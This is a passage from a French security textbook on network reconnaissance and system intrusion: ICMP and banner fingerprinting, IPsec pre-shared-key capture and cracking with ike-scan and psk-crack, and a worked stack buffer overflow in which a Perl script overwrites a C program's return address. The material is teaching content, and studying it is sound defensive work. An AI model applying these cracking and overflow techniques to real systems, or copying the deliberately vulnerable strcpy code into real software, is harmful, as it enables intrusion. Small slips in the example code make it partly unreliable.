4	0	Contrôle de flux	Un routeur peut être amené à détruire un paquet s'il manque de mémoire. Dans ce cas, il émet ce message à destination de la source du paquet détruit.
5	0	Redirection pour un réseau	Lorsqu'un routeur remarque que la route d'un réseau entier n'est pas optimale, il envoie aux hôtes du réseau l'adresse du routeur, diminuant de ce fait le chemin d'acheminement.
5	1	Redirection pour un hôte	Lorsqu'un routeur remarque que la route d'un hôte n'est pas optimale, il envoie à l'hôte l'adresse du routeur, diminuant de la sorte le chemin d'acheminement.
5	2	Redirection pour un réseau et un service donné	Lorsqu'un routeur remarque que la route d'un réseau entier n'est pas optimale pour un service donné, il envoie aux hôtes du réseau l'adresse du routeur, diminuant de ce fait le chemin d'acheminement.
5	3	Redirection pour un hôte et un service donné	Lorsqu'un routeur remarque que la route d'un hôte n'est pas optimale pour un service donné, il envoie à l'hôte l'adresse du routeur, diminuant de ce fait le chemin d'acheminement.
8	0	Demande d'ECHO	Envoi d'un paquet avec demande de réponse afin de confirmer la présence d'un hôte

Tableau 2.2 Types et codes des messages ICMP *(suite)*

11	0	Durée de vie écoulée	Lorsqu'un routeur traitant un paquet est amené à mettre à jour le champ Durée de vie de l'en-tête IP et que ce champ est à 0, le paquet doit être détruit. Le routeur peut prévenir l'hôte source de cette destruction.
11	1	Temps limite de réassemblage du fragment dépassé	Si un hôte réassemblant un paquet ne peut terminer cette opération à cause de fragments manquants au bout de la temporisation de réassemblage, il doit détruire le paquet en cours de traitement et avertir l'hôte source en émettant un message.
12	0	Erroné	Ce message est envoyé lorsqu'un champ d'un en-tête est erroné. La position de l'erreur est retournée.
13	0	Marqueur temporel	Une machine demande à une autre son heure et sa date système (universelle).
14	0	Réponse à un marqueur temporel	La machine réceptrice donne son heure et sa date système afin que la machine émettrice puisse déterminer le temps de transfert des données.
15	0	Demande d'adresse réseau	Ce message permet de demander le numéro de réseau sur lequel est situé un hôte.
16	0	Réponse d'adresse réseau	Ce message répond au message précédent.

Par exemple, HP-UX 10.20, AIX, Ultrix et OpenVMS répondent à des demandes d'information, avec la particularité pour Ultrix et OpenVMS de répondre à une demande de masque d'adresse, contrairement à HP-UX et AIX, qui rejettent le paquet.

- **Sondage par les données de débogage associées à un message ICMP.** Dans la définition du protocole ICMP, il est indiqué que les messages d'erreur peuvent inclure des données associées au message original ayant causé l'erreur. Ainsi, lors d'un message de port inaccessible, la plupart des systèmes d'exploitation renvoient un en-tête IP et 8 octets supplémentaires. Cependant, Solaris ajoute encore un bit et Linux encore plus de données. Il est de la sorte possible de détecter ces systèmes d'exploitation, même s'ils n'écoutent sur aucun port.
- **Sondage par l'intégrité du message d'erreur ICMP renvoyé.** Sachant qu'un message ICMP de port inaccessible inclut une partie du message original, certaines machines utilisent l'en-tête du paquet reçu comme une zone de travail pour créer le paquet à renvoyer. Ainsi, certains AIX ou BSDI renvoient un paquet avec un champ « longueur totale » d'une valeur trop grande de 20 octets, tandis que d'autres renvoient un paquet avec un checksum incorrect ou égal à 0.
- **Sondage par type de service.** Au sein d'un paquet ICMP d'erreur dû à un port inaccessible, il existe un champ « type de service ». Dans la plupart des piles TCP/IP, la valeur de ce champ est égale à 0, mais Linux l'initialise à 0xC0.

Attaques permettant d'interroger des services réseau particuliers

Certaines attaques visent à récolter des informations spécifiques au niveau des services, notamment les suivants.

Attaque sur le service Telnet

Lorsqu'un client établit une connexion Telnet avec un serveur, le protocole commence par négocier des options d'affichage. Parmi ces options, on trouve la largeur des lignes, la taille des pages, l'interprétation du retour chariot, etc.

Le pirate peut donc obtenir la liste des options du serveur avec lequel il dialogue. Par exemple, les informations émises par défaut par un serveur Linux d'une version inférieure à 2.2.16 sont les suivantes :

```
Chaîne de caractères :  ÿ^Xÿ ÿ♯ÿ'
Soit en valeurs ordinales :255 253 24 255 253 32 255 253 35 255 253 39
Options telnet correspondantes : IAC DO TELOPT_TTYPE IAC DO TELOPT_LINEMODE IAC
                                 DO TELOPT_XDISPLOC IAC DO TELOPT_NEW_ENVIRON
```

Notons que d'autres systèmes d'exploitation proposent exactement la même séquence d'options, ce qui rend leur discrimination plus difficile.

Attaque sur le service IPsec

La suite de sécurité IPsec a été définie au niveau 3 afin de renforcer la sécurité du protocole IP. Cette suite est principalement utilisée pour créer des réseaux privés virtuels au travers de tunnels authentifiés et chiffrés.

Bien que ces tunnels offrent un niveau de sécurité important, des outils permettent de récolter des informations précieuses sur leur état.

Par exemple, l'outil ike-scan permet de dialoguer avec un accès IPsec et de connaître les éléments négociés par l'accès par défaut, comme l'algorithme de chiffrement 3DES, une authentification fondée sur le protocole RSA, etc. :

```
$ ike-scan 10.16.2.2
Starting ike-scan 1.6 with 1 hosts (http://www.nta-monitor.com/ike-scan/) 10.16.2.2
     Main Mode Handshake returned SA=(Enc=3DES Hash=SHA1
     Auth=RSA_Sig Group=2:modp1024 LifeType=Seconds LifeDuration(4)=0x00007080)
implementation guest: Firewall-1 NG AI R54
```

Dans le cas d'une authentification fondée sur les secrets partagés et en mode dit agressif, il est possible de récupérer un hash de la clé partagée dans les échanges de messages utilisés pour établir un tunnel IPsec.

Une fois le hash de la clé récupéré, il est possible de lancer une attaque par dictionnaire avec l'outil psk-crack, afin de tenter de casser la clé partagée, comme dans l'exemple suivant avec la clé partagée `"margot"` :

```
$ ike-scan --aggressive --id=denis --pskcrack=denis.psk 10.16.2.2
Starting ike-scan 1.7 with 1 hosts (http://www.nta-monitor.com/ike-scan/)
10.16.2.2 Aggressive Mode Handshake returned
SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds
LifeDuration(4)=0x00007080)
KeyExchange(128 bytes)
Nonce(20 bytes)
```

```
ID(Type=ID_IPV4_ADDR, Value=10.16.2.2)
Hash(20 bytes)

$ psk-crack denis.psk
Starting psk-crack in dictionary cracking mode
key "margot" matches SHA1 hash 1f074be2ce5hjhj8aea49a4f4fb7752f9fe33670
Ending psk-crack: 10615 iterations in 0.053 seconds
```

Attaque sur les bannières

La plupart des services réseau fonctionnent avec le protocole TCP. À ce titre, ils sont accessibles *via* une simple commande Telnet, et des informations peuvent être récupérées pour identifier le système.

Le protocole SMTP (Simple Mail Transfer Protocol), qui écoute généralement sur le port 25/TCP, offre une bannière à quiconque se présente sur ce port. En voici un exemple typique :

```
220 machine.domaine ESMTP Solaris 8 Sendmail 8.13.1/8.13.1; Sat, 27 Aug 2005
   10:17:03 +0200 (CEST)
```

Nous constatons que la bannière indique non seulement le système d'exploitation, mais également le numéro de version du programme gestionnaire du protocole SMTP (Sendmail) et de son fichier de configuration.

De la même manière que SMTP, les serveurs Web se montrent d'une extrême complaisance en révélant de précieuses informations, comme dans l'exemple suivant :

```
$ telnet www.xxx.yyy 80
Trying ...
Connected to www.xxx.yyy.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Sun Java System Web Server 6.1
Date: Sat, 27 Aug 2005 08:29:27 GMT
P3p: policyref="http://www.xxx.yyy/p3p/P3P_Policy.xml", CP="CAO DSP COR CUR ADMa
  DEVa TAIa PSAa PSDa CONi TELi OUR SAMi PUBi IND PHY ONL PUR COM NAV INT DEM CNT
  STA POL PRE GOV"
Set-Cookie: SUN_ID=82.224.1.141:230061125131367; EXPIRES=Wednesday,
  31-Dec-2025 23:59:59 GMT; DOMAIN=.sun.com; PATH=/
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 8259
Set-Cookie: JSESSIONID=B1E78786CF60F947E9D9B0058A6F456C.tomcat5;Path=/
ETag: "8259-1121204800000"
Last-Modified: Tue, 12 Jul 2005 21:46:40 GMT
Connection: close

Connection closed by foreign host.
```

Nous constatons que le type et la version du serveur sont indiqués, mais également qu'il s'appuie sur un module Tomcat (Java pour serveur HTTP). Bien d'autres informations sont fournies telles que cookies, etc.

Outils d'extraction d'informations

Quand le serveur réseau n'est pas interrogeable par le biais d'une connexion TCP, certains outils permettent d'obtenir des renseignements. Nous ne parlons pas ici des outils d'analyse des vulnérabilités, mais simplement d'outils capables de communiquer avec le serveur réseau selon un protocole particulier.

À titre d'exemple, SNMP (Simple Network Management Protocol) est une véritable mine d'informations sur les systèmes de fichiers, les processus en cours ou les détails matériels du serveur (mémoire, processeur, etc.).

Voici un extrait d'une réponse SNMP à une requête d'extraction utilisant la communauté `public` comme authentifiant d'accès :

```
$ snmpwalk -v 1 -c public -m ALL machine.domaine
SNMPv2-MIB::sysDescr.0 = STRING: FreeBSD machine.domaine 4.11-RELEASE
   FreeBSD 4.11-RELEASE #0: Tue Fe i386
 [snip]
RFC1213-MIB::ifDescr.1 = STRING: "xl0"
RFC1213-MIB::ifDescr.2 = STRING: "lo0"
[snip]
HOST-RESOURCES-MIB::hrFSMountPoint.1 = STRING: "/"
HOST-RESOURCES-MIB::hrFSMountPoint.2 = STRING: "/tmp"
HOST-RESOURCES-MIB::hrFSMountPoint.3 = STRING: "/var"
HOST-RESOURCES-MIB::hrFSMountPoint.4 = STRING: "/usr"
[snip]
HOST-RESOURCES-MIB::hrSWRunPath.1 = STRING: "init"
HOST-RESOURCES-MIB::hrSWRunPath.81192 = STRING: "perl5.8.6"
HOST-RESOURCES-MIB::hrSWRunPath.81215 = STRING: "snmpwalk"
[snip]
HOST-RESOURCES-MIB::hrSWRunParameters.1 = STRING: "--"
HOST-RESOURCES-MIB::hrSWRunParameters.81192 = STRING: "-c rrdtool-buildgraph >
   /dev/null"
```

Dans le même esprit, la commande `dig` permet, comme ci-dessous, d'interroger un service DNS (Domain Name Service) afin d'obtenir des informations sur la version du serveur :

```
# dig @ns.serveur.domaine version.bind chaos txt

; <<>> DiG 8.3 <<>> @ ns.serveur.domaine version.bind chaos txt
; (1 server found)
[snip]
;; ANSWER SECTION:
VERSION.BIND.      0S CHAOS TXT  "8.3.7-REL"

;; Total query time: 84 msec
```

```
;; FROM: client.serveur.domaine to SERVER: ns.serveur.domaine
;; WHEN: Sat Sep 17 09:30:57 2005
;; MSG SIZE sent: 30 rcvd: 64
```

Attaques permettant de pénétrer le système

Les attaques précédentes ne visent qu'à obtenir des informations. Avec ces données, le pirate dispose d'une liste des points d'entrée du système visé, qu'il peut ensuite exploiter pour tenter de le pénétrer.

Avant de détailler l'exploitation effective d'une vulnérabilité, rappelons les faiblesses les plus courantes exploitées par les attaques des systèmes réseau.

Attaques sur les faiblesses des systèmes réseau

Les attaques système s'appuient sur divers types de faiblesses, dont il est possible de dresser une typologie.

Faiblesses d'authentification

Il est fréquent de trouver au sein des entreprises des comptes utilisateur génériques, standardisés par des mots de passe triviaux et associés à des droits d'accès permissifs.

Un pirate peut commencer son intrusion non par la recherche de failles exploitables mais simplement par des tentatives itératives de pénétration. Celles-ci peuvent commencer par les comptes oracle, admin, toor, sybase, solaris, linux, etc., associés à des mots de passe identiques au nom du compte.

Quant aux mots de passe des constructeurs, il suffit de se rendre sur le site *http://www.google.fr* et de rechercher « default password » pour se faire une idée du laxisme ambiant.

Faiblesses de configuration

La configuration des systèmes réseau est critique. Elle doit donc suivre des règles strictes d'implémentation afin d'éviter que le réseau ne joue un rôle de rebond lors d'attaques éventuelles.

Une configuration adéquate doit éviter que les systèmes ne soient accédés par des acteurs non autorisés.

Les erreurs de configuration peuvent être de plusieurs natures, incluant l'erreur humaine.

Faiblesses des langages

Un langage informatique a pour objectif de décrire les actions consécutives qu'un ordinateur doit exécuter afin de construire un programme informatique.

L'assembleur, le premier langage informatique utilisé, dépend étroitement du type de processeur (chaque type de processeur peut avoir son propre langage machine). Ainsi, un programme développé pour un système ne peut être porté sur un autre sans une revue de son code.

Les langages informatiques utilisés de nos jours peuvent grossièrement se classer en trois catégories, les langages interprétés, les langages compilés et les langages hybrides, comme rappelé au tableau 2.3 :

- Un programme écrit dans un langage « interprété » doit être traduit pour être rendu intelligible par le processeur. Un programme écrit dans un langage interprété a donc besoin d'un programme auxiliaire, l'interpréteur, pour traduire au fur et à mesure les instructions du programme.
- Un programme écrit dans un langage « compilé » est traduit une fois pour toutes par un programme annexe, le compilateur, afin de générer un nouveau fichier autonome, n'ayant plus besoin d'un programme autre que lui pour s'exécuter. On dit que ce fichier est exécutable. Un programme écrit dans un langage compilé a pour avantage de ne plus nécessiter, une fois compilé, de programme annexe pour s'exécuter. De plus, la traduction étant faite une fois pour toutes, il est plus rapide à l'exécution. Il est toutefois moins souple qu'un programme écrit avec un langage interprété, car, à chaque modification du fichier source (fichier intelligible par l'homme et qui doit être compilé), il faut recompiler le programme pour que les modifications soient prises en compte.
- Certains langages, comme LISP, Java, Python, etc., appartiennent en quelque sorte aux deux catégories, car le programme écrit avec ces langages peut, dans certaines conditions, subir une phase de compilation intermédiaire vers un fichier écrit dans un langage non intelligible (différent du fichier source) et non exécutable (nécessitant un interpréteur). Les applets Java, petits programmes insérés parfois dans les pages Web, sont des fichiers qui sont compilés mais que l'on ne peut exécuter qu'à partir d'un navigateur Internet.

Tableau 2.3 Typologie des langages les plus utilisés

Langage	Domaine d'application principal	Type
ADA	Temps réel	langage compilé
C	Programmation système	langage compilé
C++	Programmation système objet	langage compilé
Cobol	Gestion	langage compilé
Fortran	Calcul	langage compilé
Java	Programmation orientée Internet	langage hybride
LISP	Intelligence artificielle	langage hybride
Pascal	Enseignement	langage compilé
Prolog	Intelligence artificielle	langage interprété
Perl	Traitement de chaînes de caractères	langage interprété

De manière générale, le langage utilisé pour écrire un programme doit tenir compte de nombreux paramètres, tant au niveau de l'efficacité que de la sécurité. De plus, la gestion de la mémoire, la gestion des exceptions ainsi que la gestion des pointeurs sont des sources importantes de programmation si elles ne sont pas masquées et gérées par le langage.

Le langage Java gère par conception ces diverses sources d'erreur, notamment des différentes façons suivantes :

- Exécution dans le processus de la machine virtuelle : cela garantit généralement un espace d'adressage mémoire limité en lecture et en écriture, voire un jeu d'instructions limité. Il limite l'impact contre les erreurs fatales d'un programme en s'assurant que celui-ci affecte le processus de la machine virtuelle et non le système d'exploitation.
- Typage fort : un objet ne peut être manipulé qu'au travers de son interface. En interdisant les conversions (transtypage ou *cast*) sauvages, Java garantit l'intégrité de l'état (des données) d'un objet, moyennant un développement vertueux avec des attributs privés, par exemple. D'une manière générale, l'accès aux données est contrôlé par l'interface du type de ces données, à l'exception malheureuse des classes internes (*inner classes*). Cette sécurité permet d'autoriser plusieurs flots d'exécution (code + threads) à partager le même espace d'adressage, ce qui est plus performant que d'exécuter plusieurs applications dans des espaces d'adressage différents ou d'utiliser une zone d'échange commune.
- Modificateurs d'accès (`private`, `protected`, `final`) : à nouveau, ceux-ci permettent à plusieurs applications de coopérer dans le même espace d'adressage de manière sécurisée.
- Objets constants : Java offre diverses classes d'objets constants (non modifiables ou *immutables*), telles que les chaînes de caractères (`String`) ou les wrappers de types simples (`Integer`, `Long`, `Float`, etc.). Cela permet de retourner un objet en lecture seule (la modification d'une chaîne retournée ne doit pas modifier la chaîne d'origine, par exemple). On peut voir les objets constants comme des objets gardés n'autorisant que la lecture.
- Tableaux à limites contrôlées : un tableau est presque un objet, dont la lecture et la modification du contenu sont contrôlés afin d'éviter les accès mémoire illégaux.

Bien que les langages évoluent et intègrent de plus en plus de fonctions de sécurité, ils restent vulnérables à de nombreuses attaques.

Faiblesses de programmation

Le langage utilisé pour écrire un programme doit tenir compte de nombreux paramètres, tant au niveau de l'efficacité que de la sécurité. De plus, la gestion de la mémoire, des exceptions et des pointeurs est une source importante de dangers si elle n'est pas masquée par le langage.


Les dépassements de capacité (buffer overflow) sont exploitées depuis les débuts de l'architecture de Von Neuman et ont gagné en notoriété avec le ver Morris en 1988. La plupart des systèmes informatiques modernes utilisent une pile pour passer les arguments aux procédures et stocker les variables locales. Le pointeur de pile est un registre qui

référence la position courante du sommet de la pile. Etant donné que cette valeur change constamment au fur et à mesure que de nouvelles valeurs sont ajoutées au sommet de la pile, beaucoup d'implémentations fournissent un pointeur de structure, qui est positionné dans le voisinage du début de la structure de la pile de façon que les variables locales soient plus facilement adressables.

L'adresse de retour des appels de fonction est aussi stockée dans la pile, ce qui occasionne des dépassements de pile. Le fait de faire déborder une variable locale dans une fonction peut écraser l'adresse de retour de cette fonction, permettant potentiellement à un utilisateur malveillant d'exécuter le code qu'il désire.

Un processus a besoin de mémoire pour stocker ses variables statiques et dynamiques ainsi que son code machine pendant qu'il s'exécute. Cette mémoire est toujours organisée d'une façon spécifique. La figure 2.10 illustre cette organisation pour un processeur Intel x86.

Figure 2.10
Organisation de la mémoire avec un processeur Intel x86



Voici une liste non exhaustive de faiblesses de programmation susceptibles d'être exploitées par un pirate :

- Erreurs arithmétiques : elles se produisent lorsque les limitations d'une variable sont dépassées. Ces erreurs génèrent des problèmes d'exécution importants (dépassement de capacité positif, valeur trop grande pour le type de données, dépassement de capacité négatif, etc.).
- Scripts intersites (cross-site scripting) : permettent aux pirates d'exécuter un script malveillant dans un navigateur Web client, d'insérer des balises `<script>`, `<object>`, `<applet>`, etc. mais aussi de voler des informations de session (cookies, authentification, etc.) ou encore permettent d'accéder à l'ordinateur client.
- Injections SQL : permettent d'ajouter des instructions SQL à une entrée utilisateur afin de tester les bases de données, contourner les autorisations, exécuter plusieurs instructions SQL ou appeler des procédures stockées intégrées.

- Problèmes de canonisation : les diverses formes syntaxiques utilisées pour nommer un élément, telles que noms de fichiers, d'URL, de périphériques, etc., peuvent permettre à un pirate d'exploiter du code qui fonde ses actions sur des noms de fichiers, des URL, etc.
- Faiblesses cryptographiques : concerne l'utilisation erronée des algorithmes soit en créant ses propres algorithmes, soit par une mauvaise utilisation d'algorithmes existants. Cela touche aussi la sécurisation des clés en terme de stockage non sécurisé, de durée d'utilisation trop longue, etc.
- Problèmes Unicode : les erreurs telles que celle consistant à considérer un caractère Unicode comme un octet unique, à calculer de façon erronée la taille de la mémoire tampon, à utiliser de façon erronée des bibliothèques ou à valider les données avant la conversion et non après peuvent entraîner des débordements de la mémoire tampon et introduire des séquences de caractères potentiellement dangereuses.

Attaque par shellcode

Le terme « shellcode » désigne un programme qui s'appuie sur un débordement de tampon. Il s'agit d'un programme en langage machine qui est exécuté à la place du programme normal, et donc avec ses privilèges.

Parce qu'il est codé en langage machine, un shellcode ne fonctionne qu'avec un type de processeur particulier. Plus précisément, chaque système d'exploitation utilisant des programmes différents, une attaque en débordement de pile ne fonctionne qu'avec une version précise du programme vulnérable, lui-même ne fonctionnant que sur un système d'exploitation particulier.

Attaque par débordement de tampon

Les données d'entrée sont stockées dans des variables. Si le programmeur qui a conçu le programme source a fixé une limite pour l'espace de stockage de la variable (allocation statique au lieu de dynamique), le fait de fournir une donnée d'entrée qui excède la taille prévue provoque un débordement.

La pile contient une information très précieuse : l'adresse de la prochaine instruction à exécuter. L'art du débordement de tampon consiste en fait à remplir la zone de stockage des variables afin que le programme vulnérable lance un code programme injecté par l'intrus en lieu et place du code original ou que l'adresse de la prochaine exécution soit modifiée pour lancer directement une fonction utile au pirate. C'est ce qu'illustre la figure 2.11.



Zone de la pile pour ftpd
No mUti lisat teur \0\0\0Mot DepasseAdmin
se \0\0\0\0\0\0\0 Code Pirate Code Pirate xxxx
Code programme injecté par l'intrus
Pointeur vers la prochaine instruction

Figure 2.11
Exemple de débordement de pile

Voici un exemple de programme écrit en langage C contenant une erreur de programmation permettant de réaliser une attaque de type buffer overflow :

```
#include <stdio.h>

void BufferOverflow(const char *input) {
char buf[10];

printf("\npile avant strcpy \n%p\n%p\n%p\n%p\n%p\n%p\n");
strcpy(buf,input);
printf("\npile après strcpy \n%p\n%p\n%p\n%p\n%p\n%p\n");
}

void cracker(void) {
printf("cracker a été exécuté\n");
}

int main(int argc, char **argv)
{
printf("l'adresse de BufferOverflow est %p\n",BufferOverflow);
printf("l'adresse de cracker est %p\n",cracker);
BufferOverflow(argv[1]);
return 0;
}
```

La faiblesse exploitée par le buffer overflow vient du fait que l'on copie des données dans un « buffer » sans contrôler leur taille. La ligne de programmation incriminée est `strcpy(buffer,str)`, qui peut être exploitée par une telle attaque.

Afin de mieux comprendre le problème, nous allons passer notre programme au débogueur GNU.

Commençons par compiler le programme avec l'option `ggdb` :

```
cc -ggdb m.c
```

Lançons maintenant le programme avec comme entrée `A`. Nous obtenons le résultat suivant :

```
bash$ ./a.out A
l'adresse de BufferOverflow est 0x8048400
l'adresse de cracker est 0x8048434

pile avant strcpy
0xbffffaa8
0x401081cc
0xbffffaa8
0xbffffaa8
0x804847d
0xbffffbeb

pile après strcpy
```

```
0xbfff0041
0x401081cc
0xbffffaa8
0xbffffaa8
0x804847d
0xbffffbeb
```

L'objectif est de connaître l'adresse de retour de la fonction `BufferOverflow` après son exécution. L'affichage de la pile nous indique que cette adresse est `0x804847d`, comme nous le confirme le désassemblage du programme `main` :

```
(gdb) disassemble main
Dump of assembler code for function main:
0x8048448 <main>:       push   %ebp
0x8048449 <main+1>:     mov    %esp,%ebp
0x804844b <main+3>:     push   $0x8048400
0x8048450 <main+8>:     push   $0x8048580
0x8048455 <main+13>:    call   0x8048330 <printf>
0x804845a <main+18>:    add    $0x8,%esp
0x804845d <main+21>:    push   $0x8048434
0x8048462 <main+26>:    push   $0x80485a4
0x8048467 <main+31>:    call   0x8048330 <printf>
0x804846c <main+36>:    add    $0x8,%esp
0x804846f <main+39>:    mov    0xc(%ebp),%eax
0x8048472 <main+42>:    add    $0x4,%eax
0x8048475 <main+45>:    mov    (%eax),%edx
0x8048477 <main+47>:    push   %edx
0x8048478 <main+48>:    call   0x8048400 <BufferOverflow>
0x804847d <main+53>:    add    $0x4,%esp
/* adresse de l'instruction suivante après */
0x8048480 <main+56>:    xor    %eax,%eax                          /* BufferOverflow */
0x8048482 <main+58>:    jmp    0x8048484 <main+60>
0x8048484 <main+60>:    leave
0x8048485 <main+61>:    ret
End of assembler dump.
```

L'idée est de lancer à présent plusieurs fois le programme avec la chaîne de caractères `A` afin d'écraser la pile jusqu'à l'adresse de l'instruction suivante qui sera chargée dans le registre EIP.

Après plusieurs essais, voici la commande de la chaîne de caractères nécessaire pour écraser dans les prochains octets l'adresse de l'instruction suivante :

```
 (gdb) run AAAAAAAAAAAAAAAA
Starting program: /routers/users/cedric/./a.out AAAAAAAAAAAAAAAA
l'adresse de BufferOverflow est 0x8048400
l'adresse de cracker est 0x8048434

pile avant strcpy
0xbffffa68
0x401081cc
0xbffffa68
```

```
0xbffffa68
0x804847d
0xbffffbc1

pile après strcpy
0x41414141
0x41414141
0x41414141
0x41414141
0x8048400
0xbffffbc1
```

Cette dernière violation nous intéresse particulièrement, puisque l'attaque par buffer overflow permet de définir la prochaine instruction. `A` correspond à `x41` en ASCII. Si nous parvenons à injecter `0x8048434`, nous exécuterons une fonction qu'il n'était pas prévu d'exécuter dans le programme initial.

Pour y arriver, nous utilisons le petit programme PERL suivant :

```
/* programme hack.pl */
/* préparation de l'input d'overflow que l'on desire injecter */
$arg = "AAAAAAAAAAAAAAAA"."\x34\x84\x04\x8";

/* exécution de la commande */
$cmd = "./a.out ".$arg;
system($cmd);
```

Quand nous lançons ce programme, nous obtenons le résultat suivant :

```
bash$ perl hack.pl
l'adresse de BufferOverflow est 0x8048400
l'adresse de cracker est 0x8048434

pile avant strcpy
0xbffffa98
0x401081cc
0xbffffa98
0xbffffa98
0x804847d
0xbffffbd2

pile après strcpy
0x41414141
0x41414141
0x41414141
0x41414141   /* écriture de l'adresse de la fonction cracker sur
0x8048434    lequel pointe le registre EIP */
0xbffffb00   /* exécution de la fonction cracker */
cracker a été exécuté
bash$
```

Nous constatons que la pile a été écrasée avec le caractère A (après le `strcpy`) jusqu'à modifier l'adresse de retour afin d'exécuter la fonction `hacker` (`0x804847d` *versus* `0x8048434`).

L'attaque par débordement de tampon peut s'appliquer aussi bien à la pile (*stack overflow*) qu'au tas (*heap overflow* ou *heap buffer overflow*).

Attaques sur les faiblesses de conception

La conception d'algorithme est une source potentielle de faiblesses susceptibles d'être exploitées de façon directe (développement de piles TCP/IP) ou indirecte (*via* des outils de génération de clés ou d'aléas).

Obtenir un aléa « vrai » consiste à utiliser une source d'aléa physique telle qu'une amplification du bruit d'un composant actif ou un échantillonnage d'une horloge synchrone et d'un algorithme déterministe afin de lisser les biais résiduels. Il est très facile d'introduire des trappes dans un générateur d'aléas en utilisant le principe dit de la réduction d'entropie couplé à un algorithme de chiffrement dont l'initialisation est connue de son seul concepteur.

Sans entrer dans les détails de cette technique, il faut retenir qu'on ne doit jamais faire confiance à un générateur d'aléas dont on ne maîtrise pas les principes de conception. Il est, par exemple, particulièrement aisé d'introduire des portes dérobées dans un générateur de clés RSA selon le principe publié par Crépeau et Slakmon en 2002.

Exploitation des faiblesses (vulnérabilités)

Nous avons vu tout au long de ce chapitre que de multiples sources de faiblesses, ou vulnérabilités, étaient susceptibles d'être exploitées par un pirate.

Il n'existe pas de fonction proprement dite permettant de découvrir des vulnérabilités. Dans la plupart des cas, ces dernières sont mises au jour empiriquement par des chercheurs, étudiants ou professeurs. Pour une raison quelconque, ils effectuent des tests sur un produit, analysent le code source et constatent la présence d'une faiblesse exploitable. Ils s'assurent en ce cas de leur diagnostic par la création d'un PoC (Proof of Concept), ou « exploit », qui n'est autre qu'un programme qui, une fois lancé, démontre l'existence de la faiblesse.

Une vulnérabilité peut aussi être révélée en utilisant un outil quelconque générant un comportement curieux sous certaines conditions. Par exemple, un déni de service a été découvert sur un produit de prise de session à distance sous Windows suite à un balayage de machines au cours duquel le client se connectait uniquement sur le port de validation, et non sur le port de session.

Publication des vulnérabilités

Une fois une vulnérabilité découverte et confirmée, une bonne pratique consiste à avertir en premier lieu le constructeur du produit afin qu'il puisse mettre en œuvre un correctif pour résoudre le problème.

La vulnérabilité est ensuite annoncée le plus souvent dans des listes de diffusion spécialisées, telles que Bugtraq (aujourd'hui SecurityFocus), full-disclosure, ou NT Bugtraq. Elle fait alors l'objet d'un débat entre lecteurs ainsi que de tests effectués par des personnes de bonne foi comme par des « script kiddies ».

Les bases de données de vulnérabilités

Afin de faciliter la recherche des vulnérabilités associées à un produit, des sites ont entrepris d'interfacer ces listes de diffusion des vulnérabilités avec des serveurs de base de données tels que celui de SecurityFocus illustré à la figure 2.12.

Figure 2.12
Page de recherche de vulnérabilités chez SecurityFocus

Ces bases d'informations alimentent évidemment aussi les personnes malveillantes en « exploits » susceptibles d'être utilisés contre les systèmes d'informatiques.

Exemple d'exploitation de vulnérabilités

Maintenant que nous avons vu quelles étaient les possibilités offertes aux pirates pour nuire à un réseau ou à un système d'information, nous allons voir comment ces personnes mal intentionnées peuvent les mettre à profit.


Nous partirons de l'hypothèse d'une situation classique dans laquelle une personne malveillante est située sur Internet et désire attaquer un serveur HTTP pour le « défacer ». Provenant de l'anglais *defaced*, ce terme désigne une pratique de piratage visant à modifier un site Web pour en changer la page d'accueil, voire d'avantage, dans le but d'indiquer que le site est sous contrôle d'un pirate (*owned by…*) ou de faire passer un message politique ou une page pornographique.

Le réseau hébergeant ce système peut être schématisé par l'architecture illustrée à la figure 2.13, laquelle est pour le moment ignorée du pirate.

Nous nous appuyons dans cet exemple sur les hypothèses suivantes :

- Le pare-feu Internet est un routeur filtrant (non stateful), qui autorise les flux depuis Internet vers un reverse proxy sur le port 80/TCP (HTTP).

Figure 2.13
Architecture du réseau attaqué



- Il autorise les flux depuis le reverse proxy vers tout port Internet 53/TCP et 53/UDP (DNS) afin que le reverse proxy puisse résoudre les noms pour ses statistiques.
- Le serveur BackEnd est un serveur HTTP s'appuyant sur la technologie Microsoft IIS v5. Il s'agit d'un système Windows non patché.
- Le pare-feu d'entreprise accepte les flux depuis le reverse proxy vers le serveur BackEnd sur le port 80/TCP (HTTP) afin de récupérer l'information qui est renvoyée au client Internet.
- Le reverse proxy est un système Solaris 2.7 non patché qui s'appuie sur un serveur Apache 1.3.26.

Balayage de ports

